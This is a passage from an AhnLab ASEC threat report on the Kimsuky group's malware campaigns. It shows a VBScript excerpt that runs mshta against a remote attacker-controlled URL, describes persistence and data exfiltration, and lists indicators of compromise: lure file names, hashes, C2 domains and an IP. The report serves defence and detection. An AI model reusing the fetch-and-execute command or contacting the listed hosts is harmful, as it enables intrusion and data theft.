16 wQn7ckB8 = "JVBERi0xLjcNCiW1tbW1DQoxIDAcb2JqDQo8PC9UeXB1L0NhGFB2c" 'Omit some code', 'Normal PDF'
17 z083gze0f = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY2NjY" 'Omit some code', 'AppleSeed'
18
19 wguOyQM = "wguOyQM"
20 kaPySZQ = "pZKXH.jRl8kn"

• • •

55 qoX9WP.Run "cmd /c cmd /c "&kdXrylF, 0, True
56 selfDel
57 qoX9WP.Run "cmd /c cmd /c mshta.exe http://stegraphy.000webhostapp.com/?mode=login", 0, True
58
59 pIYIb1ddZ = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY" 'Omit some code', 'AppleSeed'
```

Figure 22. Variant script with a sequence of connecting to the C2 added

This is executed separately from AppleSeed. It downloads an additional VBScript (1), and the ultimate malicious behavior includes collecting system information and sending it to the C2. It

also registers to the scheduler to maintain persistence and downloads and executes another VBScript (2) additionally.

However, at the time of analysis, the additional VBScript (2) was a command that terminated mshta.exe. Because a scheduler entry is added, it can always be exchanged for a different command.



A screenshot of a web browser window. The address bar shows the URL "stegraphy.000webhostapp.com". Below the address bar, there is a message "Not secure". The main content area of the browser displays the following VBScript code:

```
Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("cmd /c taskkill /im mshta.exe /f" , 0 ,true)
```

Figure 23. VBScript (2)

Similar cases to this type had been shared multiple times on the ASEC Blog in 2022.<sup>789</sup>

---

<sup>7</sup> <https://asec.ahnlab.com/en/34978/>

<sup>8</sup> <https://asec.ahnlab.com/en/36368/>

<sup>9</sup> <https://asec.ahnlab.com/en/37078/>




Figure 24. Process tree

## AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

```
Backdoor/Win.AppleSeed.C500013 (2022.06.22.02)
Backdoor/Win.AppleSeed.C5205962 (2022.07.14.03)
Backdoor/Win.AppleSeed.R496957 (2022.06.11.01)
Backdoor/Win.AppleSeed.R499775 (2022.06.21.04)
Backdoor/Win.AppleSeed.R536412 (2022.11.28.01)
Backdoor/Win.Generic.R534667 (2022.11.17.00)
Backdoor/Win.PebbleDash.C5227037 (2023.02.08.00)
Backdoor/Win.QuasarRAT.R528970 (2022.10.13.03)
Backdoor/Win.QuasarRAT.R532346 (2022.10.31.02)
Backdoor/Win.XRat.C4936798 (2022.01.28.02)
Downloader/DOC.Akdoor.S1752 (2022.02.16.00)
Downloader/DOC.Generic (2022.11.09.00)
Downloader/DOC.Kimsuky (2022.11.10.03)
Downloader/PowerShell.Agent.SC185132 (2022.12.09.03)
Downloader/PowerShell.SC183216 (2022.09.14.00)
Downloader/VBS.Generic (2022.05.18.03)
Downloader/VBS.SC183143 (2022.09.13.03)
Downloader/XSL (2022.07.15.00)
Dropper/HWP.Agent (2022.08.26.04)
Dropper/HWP.Generic (2022.08.23.03)
Dropper/JS.Generic (2022.06.22.00)
Dropper/VBS.Akdoor (2022.03.24.01)
Dropper/Win.AppleSeed.C5145023 (2022.05.27.02)
Dropper/Win.AppleSeed.C5150014 (2022.05.30.02)
Dropper/Win.keylogger
Exploit/HTML.CVE-2022-30190.S1841 (2022.11.21.03)
Exploit/HWP.Generic (2022.08.27.00)
Exploit/SWF.CVE-2018-15982 (2020.11.27.08)
Malware/Win.Generic.C5227488 (2022.08.25.00)
Malware/Win.Generic.C5313136 (2022.11.24.03)
Trojan/PowerShell.FileUpload (2022.08.19.02)
Trojan/PowerShell.FileUpload.SC184644 (2022.11.15.02)
Trojan/PowerShell.FileUpload.SC184722 (2022.11.21.02)
Trojan/PowerShell.FileUpload.SC184787 (2022.11.24.02)
Trojan/PowerShell.FileUpload.SC184817 (2022.11.25.00)
Trojan/PowerShell.FileUpload.SC184906 (2022.12.01.00)
```

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Trojan/PowerShell.FileUpload.SC184907 (2022.12.01.00)  
Trojan/PowerShell.KeyLogger.SC179993 (2023.01.06.01)  
Trojan/VBS.Agent.SC183197 (2022.12.28.02)  
Trojan/VBS.DOWNLOADER.SC184616 (2022.11.12.00)  
Trojan/VBS.DOWNLOADER.SC184641 (2022.11.14.03)  
Trojan/VBS.DOWNLOADER.SC184914 (2022.12.01.00)  
Trojan/VBS.DOWNLOADER.SC184915 (2022.12.01.00)  
Trojan/VBS.DOWNLOADER.SC184916 (2022.12.01.00)  
Trojan/VBS.DOWNLOADER.SC184917 (2022.11.30.03)  
Trojan/VBS.VBS.SC184416 (2022.11.05.00)  
Trojan/Win.Agent.C5228370 (2022.08.27.00)  
Trojan/Win.Akdoor.C5227498 (2022.08.25.00)  
Trojan/Win.Dropper.R536411 (2022.11.28.01)  
Trojan/Win.Kimsuky.C5016818 (2022.03.19.00)  
Trojan/Win.Kimsuky.C5226696 (2022.08.23.01)  
Trojan/Win.LightShell.R484736 (2022.04.15.03)  
Trojan/Win.MSILKrypt.R492841 (2022.05.18.00)

## Conclusion

The threat activities of the Kimsuky group are increasing over time, and they are gradually changing their attack methods to avoid detection. There have also been a growing number of cases that use Korean websites as the source of distribution.

Also, many attacks are being changed to fileless attacks, and because these do not distribute malware or delete files for non-targeted users, it is not easy to identify their attacks.

As they have until now, this threat group will continue to be very active in the future. Their initial attack method usually involves phishing emails.

Thus, users must be cautious of emails from unknown sources and periodically check their system for errors or suspicious files.

# Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some unverified cases because samples could not be obtained. Updates may occur without prior notice when new information is found.

## File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

```
[Klip Customer Center] Resolution_Guide_For_Incorrectly_Transmitted_Tokens.doc
[SKT] Contract of Use Registration Certificate.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template ew.doc
[Attachment] Profile Template jo.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template_kcs.doc
[Attachment] Profile Template_kjk.doc
[Attachment] Profile Template_ktk.doc
[Attachment] Profile Template_pro.doc
[Attachment] Profile Template_pw2022.doc
[Attachment] Profile Template_pw2022.doc
[Attachment] Profile Template-20221010.doc
[Attachment] Profile Template-20221010.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template.doc
[Attachment] Profile Templateyy.doc
[Attachment] Compensation_Claim Form_gy.doc
[Attachment] Compensation_Claim Form_yj.doc
2. Press Release (17th Adoption Day Celebration held after 3 years).hwp .exe
March Monthly KIMA Paper_Requirements.doc
AutoUpdate.dll
cna [q].doc
cna[q].doc
CNA[Q].doc
cna[q]ja.doc
cna[q]na.doc
cna[q]so.doc
DaumMailPlugin.exe
ProtectUpdate.dll
Attachment Profile Template_pw2022 - Copy.doc
```

Attachment Profile Template\_pw2022.doc  
Compensation Confirmation.doc  
Fee\_Payment\_Request.doc  
Profile Template.doc  
Consultation Request (Korean Peninsula).doc  
Application Receipt-Small Business Technology Innovation and Development Project\_Market Expansion Type\_Green Conversion\_S3275567.pdf.vbs

## File Hashes (MD5)

The MD5 of the related files are as follows. However, sensitive samples may have been excluded.

AppleSeed  
02BFC689E8681ACBC35BFAFDF3F30354  
0393C3F0C15081F8FBF8D5F6FAB5EE44  
051B6B19D6A84F649CFBE8EBE89DEA88  
1AC5B803205B1C3464941DF2C21958E7  
1C881C9FD38EA3FAC0852E63886EDE02  
39B39CA9CBF9B271590D06DFC68A68B7  
4F17F37CAA91A0EA38308B103990B33F  
59A0E18E150412503DDE39DFE2AB8EDD  
5E370DA012E353FCF2E1D539ACA16772  
628CDB55CBEC55BBA74B4ACC558A4207  
706994CE2943FD74C5773CF570A3FD84  
7BF1658BF2792165284DC9B35D73F425  
7D445B39A090B486AAA002B282B4D8CB  
84F86937458BE3F649C21C1676489EC3  
851E33373114FEF45D0FE28C6934FA73  
96DA2E2B4F29E7C880540D1C6D9E0E47  
9AC572BDCA96A833A40EDCAA91E04C2B  
9E81607BE0CDEE0A15E0E35A37C67537  
B05D3028D774D9864ED10DC46EB38284  
C29842E2FD35A6BE3520BC15697CC591  
C99F6D1C7C0D55CE1453DD08C87EE2B4  
CA3926DC6C4B2A71832A03FBA366CBCD  
CE089160229003BFA186BCD11D8CED66  
F4A4BB221736FA3040DEFF2347AAC3CE  
F7006C137E8DAFB329AC2E8F5E5B3A24  
FEAA69E9E8DEB6B223CDA96F401D46E1  
FEDB16D76CAAFDD26C9C76BB9AC25E89

BravePrince  
DD468BB6DAFF412F0205B21D50DDD641

FlowerPower

04270E4205DA13E4379BCE6CD784CBD9  
04A8E83946A47404551F203ADD00D410  
07E7E701272E2E2CC177914DB5E13318  
092292B636C06CCD9D363CC5FCB841ED  
0BDC8610CC65E277E385AE5E906CEA18  
19B28DB67F4F568572BF7EA505C54D17  
1B690440B54C2A830958FE54AD34E3C7  
1C2F8A3A1358ABDF08470282B0D6EC18  
1D7529C4ADD32D4263985D98DA8CF29  
1ED5572748F8B14BC21F5EAAB0604D5E  
20DFE74AD6C1856676AF19950EAC202C  
248C85858893CAC10C4BD83522105D0F  
2762801F5929CBDBC702CEE9F08EA119  
277DDA9D9C5EF0E1C2D712353BBD4267  
2A416DE9626EEBE9ABB2C71D1BFCFD11  
329407AE1F510076F1D89B8B7C1A1A48  
32C455D8178358F9F876E87C80F0853A  
3620E6B19B48E095EBF4ACBE14A71293  
37028EE5F2BC601807DC28E4080F7996  
3C25555B72AF5A1CA1459C302B8F9915  
3CC3289431ED8DAFDB22BB8FBF852CE8  
3FFC6542F205BB7CD02052F15351A32F  
402FD66FC024385A3234DD9EEEE1D421  
40574EB0AF618EC5D59001B655B4216D  
408FD0990AB8A6BC11D3186887D0F337  
41EACAB6D87526F31FCA6B48BA0A9E71  
4340E9CD9112A7E9FBD8EDAA0A452F9E  
456355090BD6087119B2A8501FF429B7  
45D7CE1D6821632EFA8659257E232068  
470A33005389B26BDC9B0A1CB05A0478  
473FE9857E89115571AA3D02904B33E1  
48E08EB3DDC04E2D9630406AF7842233  
4B88457482A021C7D4D7F2529DA0F369  
4C5B720F7DD1EE9A007C194306311F40  
4CEA92B7456E1200FA44D0C9A4D763E3  
4E5F25FF2AA2B89DD503A16635859C12  
50E6FA66E5FBAC9D1264C7D215D5753B  
524842F5C791F0B401252E4CBC17D617  
52517D076B6D9A0DF19ED477138051A4  
5254BA3036FED48C8B089804A629DB29  
5319BFFDB0B8D25A5105F7414D667856  
543D7F48FAE2A9AC4C13FA4E2DC1B699  
5494B07861ED0E837EC625CAD898CC81  
54C67A6B1204C42E993AFB7093FBE8E5  
58A93FF9531CB9DD7EF97FE12A1EF241  
59BE2B9A3E33057B3D80574764AB0952  
5A01DABACA3DEAD9005BBB56C24CC411  
5DB33E73CCDA321C3E352F76C93E833B

```
5DC761AF1EBA49E67C47A668BA3A4316
5F120CE278D030852CE1A00363762D3E
61E31FD4A9DB9609C8E766A2779F09DC
6485873B3C244D11E6EAB9DABE89B928
671D35F5457975B91AC42DD12B68EC60
69A80C668EE7F55AB1120A246804A088
6BA23303DFF5516BDA023F3215008B5B
6C88A4ABAB446C438E6898ECA71FE2F5
6D14F6B140AF07495B26D78B8A5A72CE
6DF1E5BD3F73C3897CD6F5018C2E4DF8
6F777E38A7096A2C41FE8E29AF8359FD
721B980EDCB18A6B7C8416F31B15E463
72231965C73E0EDDD4E8026B91194A1A
72DEDE746E25E700A3F5B65164D8A054
7430788C9216A3BCF8033A4AB6F0A43F
743F3DB7704235751A24538126E226D7
766219EADF699026D3E52D790F3F3FD1
7821F1D91EA688E5F479CAA488B3F5A0
78A6CFF061901678C6A5AF36554CEB23
791F8C912A2DABB09712F90216D84AEF
7CF8B743F0E32A57035277F3618AED9B
7F1B642E8D00A75DF1D0919EA050036B
7F9B9426C29443EDA3C97D668987B499
7F9F327FB8B1B7D149347F979B49242A
807713FF72BF695C87CE521885EEBE65
82D90C37BFAF50791E6B1B466B14C1A4
86972454C0E251C5983853D7A401C2CB
877D4DC53F730F2E650EB89821ABBD92
88FC0C4CFF55C5826AAAF4D216A953F2
89BA65B7157AF5CB32A6591A679D0822
8CAEA7EBFF468C9A1609B3468675C489
8EAF74E72C4796BDC7E24390C58D30ED
8F1231E044759F037C1816E99EB9033C
91CE1DCB688CFE43393973E11747D34C
93FCB5542C27701AD851817A0188F2CD
95B8D84394ED46B08A19468725FE3018
978FBE9B4C63222F59C16E93FED77D17
992194A94B79CD1CE7CD76FE42C2C963
9F9B2BD85E8169FDD83776F209CB31E8
A4078A37140B43851481126AC924D5BE
A787EB3F0C6217CF001A125E466D2140
AACDC90AFC84EBE0EBD5FCCBEC6CF424
ACA44FCF3A4A8B18F46FD8014EC2294B
AD163B0707A23CF4B3B591547C37A405
AD1EFC267784662DA33F67FCAAC9449
ADB7BC6723BC50641881BADD82656EF3
ADC41FF33305BA1B4B499B1897A97B20
ADE1B8C1B6F7E3B0932BB921939BE2CF
```

B12465D419FF362A4E3700C91AD9773D  
B69B295A97FF4834D545A2275149C227  
B834D05B3BBF3040D90D66AAFCB583C9  
BA09A3D1E40A162EE95A943FAFD936F9  
BC28FD67BC66A29426938360B1B5C9BF  
BD4FF74703BAAA16DFCFC56806416440  
BEB6A12A2BC74130D414DCF38C111361  
BF0E9B0F0A5CC66B618C798812A1C2B0  
C33B4BE7727D64E996708197F5065240  
CADAF269332B2984066F9CE1C413F1E7  
CB1FBC14A1D865871690AB8E568EFB7E  
CF05E3AE01A6A834A2071CC89C8714D5  
D0095D6ECB2F5098ED238B6333183394  
D0388842DB0C2668AC38D0E483C675F1  
D0F43667FBDEB2131FCC9FD34E08CA5E  
D114D454468DBAE9C921EE7A99A9F5F7  
D33EA3D35D7F9FC497A9168C4158F971  
D36591DC94829709063634337994F0D4  
D46AADCAB874EC8601A53C8C1A64E66F  
DB56CABDD741488769A8F0316D957B67  
DD7FF9B152404E42D089E842942580EA  
DE92D95DCAC11D9A132F06BE8D393D2C  
DED1A1DABD5AF4A524A53ED408F9581E  
DEFE052E14FC28BFA8CD590CC40C16E4  
DF01FC3458E2AD226E7CB23ACD981AB5  
DF05EF99C7CBCBDF79ABA1716B9383D3  
DFA66DFD8E8686D973B4A62FFDF24F9A  
E1A9EADBD8394392F480436CFBBC07E2  
E2A0DF9841D8FFF07D924CE4CF0CE7E1  
E4A7DE3F1F9585B94086CC60BCC7EDDC  
E54C43C4A46DDCEB49B528434B37A9B5  
E60374C21A8681D12131901169C03552  
E6286DD0A6B0C97C7DFBC5C4D809550F  
E646A20712B15B4E4EECCC9BD6ABF322  
E677310CE539D6F177F6D35E2F8100E6  
E8C418BAF0D00B3B7DDE33E3FE1EAB0F  
E96BB3FFC395380393ACCF6A66A636F7  
EA3777B85E23FAC8D1995C16F0D39C03  
EACD81C5FCC96275035D3F01B1C1765E  
EBC8CFD382FE20B764C6F87D7CABB7A6  
ED77B5A1724CFB96E04E5F37D5A0D3A7  
EEBEDABE357A20C68E2A66088467368E  
F2FA890A06374EEA1221C3004F6D215D  
F6AD5A689AC3326953892768EE3D830C  
F7BBD969EBF6CB3F07C92B4338255B11  
F8AC98F62DC1DC4ACA071461087763D2  
F8F9BF4197F24A99F494584D9A766743  
FA01E55CA349742D991B69047B416B69

FAAFA9BA56C40A6423A6DC7C0F0E6BE6  
FE60BC05EFBFFFA318EC69664A68ACE6

PebbleDash  
77B7856144515BB3905DF8B3FB210A2E  
AED88AAC9DAFD46C7C33617C77CC808F  
C540F30BF1599494A9610980EC12495B  
F54C4E33730F59205CFAAF30CBAD57E8  
F6628BD40F4CD6CC8405541C269AC901

xRAT  
070F0390AAD17883CC8FAD2DC8BC81BA  
02A98AE352F329775884BD6A92414F6B  
0381DC3C65B78E4D60461EABF0F41339  
0BBB5099CA6A375EA4AD9F69D5421839  
262C1B111B9E4CA190D9A3C6704A9077  
2C685DF244E7DD6C48C625461773FDE0  
33243DD0B49373BBEDCEE7E0693F5CA3  
37E69DF470687F8179E87AD9ED44E7CF  
3B24E738C9B911CAB09F87136AC8AEA2  
445A36CC19B8E0C3A0820FF5C05D2265  
4AE44E58A17AFE1A5001FA0C28614110  
4C3C7D0ABD3EB45D6065394F7C9B6112  
544441368A2EC5350D74787AB5802F10  
6332197CBB9BDF91AFC6A9809435C0B6  
66556277E068AE07C2CC7E2F16380176  
76D25B3BBED958806ED2C7C892D9C4AF  
7EB3CCC8C675FAE86E2D54003816A88F  
8304DDA048AB4F3DBFCB4A462B55C44B  
9BF25F4CA9200674F039CC2949EED712  
9FD47AD90E1E0A63D4D1A750E51460A5  
A0487EC2A17DB3071E982460CC5D1874  
A66074FAF3D005CF289815209436CD29  
B2838F287435901739E892BFD6C5685F  
BC1BCF8171995F01B2B4C5B9A65F6DA9  
BF11F294A5712B5F4287CA61C6341ADA  
COA033C458FE03B80DD550F713C966E7  
CDA505AB44BAF53F982542DC64109169  
CFFC680AE1CA508212708D08A8126DAC  
DB5F18C0C159092C77A39C562928ED64  
E2C3451A581F531DCF9B86601ABCE68E  
E454CBFAFF30A73147C177CBC4D1A0FD  
E753B311E3DFFB77A393E91153487A0C  
E7E855A8C2D45F87724D55E59EAE98FC  
F34450EB6FFC9CBFA5B692F497DAA064

CVE-2022-30190 (Follina) HTML  
144581B6BB30C307A23796D42B360F8F

ETC

1AB44A2A14FC82AB53254960EF7227AC  
2F4ED70149DA3825BE16B6057BF7B8DF  
330F2F1EB6DC3D753B756A27694EF89B  
34B7356722B992992F5382B0761466BC  
357EF37979B02B08120895AE5175EB0A  
39E7FA5A7E6836EB8E7010C27B9DB131  
3AD7A29A1F661034DA0B3779A4046849  
52F79913A72C1AFE1CD6B22445AAB3E5  
5573953BF4DAFA96877Dacf3435DB228  
6083A1AF637D9DD2B2A16538A17E1F45  
64CBD6F435538175DC06EA4B84CBA46D  
657B538698483F43AADAA2E5E4BC4A91D  
65993D1CB0D1D7CE218FB267EE36F7C1  
76F8CCF8313AF617DF28E8E1F7F39F73  
7C38B40EC19609F32DE2A70D409C38B0  
7FE055D5AA72BD50470DA61985E12A8A  
804D12B116BB40282FBF245DB885C093  
89EA8DFF2ED6380B756640BC5BA7E7D0  
94FDC2115CE7F4AB0234A1E26901CB1C  
97416BA0A3F3A1BF9FC1C16A1145F418  
A15C386DB0A3D0D208042D0982F21F37  
B107F9A0595316A5D2430FD93ECCBE14  
CA2917006EB29171C9E5F374E789F53A  
CAA923803152DD9E6B5BF7F6B816AE98  
CB2A18028055CDF1582C1C5AC3756203  
D6730F10A839D128E94B5AA05D9FB1EC  
D86D57C1D8670D510E7B7A1AD7DB9FD2  
DEC8398969B84907ACEF6006B2F195E0  
E3FB7BE08FDE7EB972A0E13ED31DD5F0

## Related Domains, URLs, and IP Addresses

The download and C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

103.206.107.59 (Kimsuky xRAT C2 IP)  
accountverify.hmail.us  
acjif.mypressonline.com  
adsjh.mypressonline.com  
aduwk.manblue.kro.kr  
aiodj.mypressonline.com  
aire.us.to

aleis.myartsonline.com  
anhoy.myartsonline.com  
app.firmware.o-r.kr  
asenal.medianewsonline.com  
asssambly.mywebcommunity.org  
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## MITRE ATT&CK

The MITRE ATT&CK information on this security attack is as follows. MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is the classification of the tactics and techniques of malicious behaviors presented by the threat actor. Relevant information can be found on <https://attack.mitre.org/>.

The MITRE ATT&CK ID corresponding to this threat group quotes from another analysis report and has additional details confirmed by AhnLab.

Tactic	ID	Description
Reconnaissance (TA0043)		
Resource Development (TA0042)	T1583	Use normal blogs as waypoints
Initial Access (TA0001)	T1566	Distribution of malware as attachments to spear phishing emails
	T1566.001	
Execution (TA0002)		
Persistence (TA0003)	T1547	Maintain persistence through registry editing, use Office macro templates, maintaining persistence through adding task scheduler entries
	T1547.001	
	T1137	
	T1053	
Privilege Escalation (TA0004)		

Defense Evasion (TA0005)		
Credential Access (TA0006)		
Discovery (TA0007)		
Lateral Movement (TA0008)		
Collection (TA0009)	T1005	Collect system information, keylogging
	T1056.001	
Command and Control (TA0011)	T1001	Encode collected information, obfuscate malicious scripts
	T1132	
Exfiltration (TA0010)	T1041	Exfiltrate collected information to the C2 server
Impact (TA0040)		

Table 2. MITRE ATT&CK

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## More security, More freedom

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### About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

### About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

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